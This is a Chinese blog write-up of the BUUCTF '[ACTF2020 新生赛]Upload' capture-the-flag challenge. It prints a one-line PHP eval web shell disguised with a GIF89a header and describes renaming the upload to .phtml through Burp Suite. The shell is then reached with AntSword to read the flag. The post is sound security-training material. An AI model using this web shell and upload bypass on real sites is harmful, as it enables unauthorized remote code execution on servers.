

# CTF中的BUUCTF之[ACTF2020 新生赛]Upload

原创


若、时光破灭 于 2021-06-17 17:59:31 发布 79 收藏

分类专栏: [CTF-WEB](#) 文章标签: [php web 安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_44632787/article/details/117998724](https://blog.csdn.net/weixin_44632787/article/details/117998724)

版权




[CTF-WEB 专栏收录该内容](#)

40 篇文章 1 订阅

订阅专栏

## CTF中的BUUCTF之[ACTF2020 新生赛]Upload


启动我们的挑战项目




好吧, 不管怎么看都是文件上传类型的题目。那么我们就用我经常用的一句话木马吧:


```
GIF89a?
<script language="php">eval($_POST['zyh']);</script>
```

然后将上面的内容改成1.png。







然后上传我们的1.png（别忘记了要打开BurpSuite来进行抓包）。将BurpSuite抓到的包发送到Repeater模块




然后把文件名1.png改成1.phtml






然后用蚁剑工具来进行连接





连接成功，并且拿到了对方的Shell





最后发现flag保存在根目录下的flag文件里



25e1b795-d335-4095-bl



在这里输入你要搜索的内容



17:58

2021/6/17

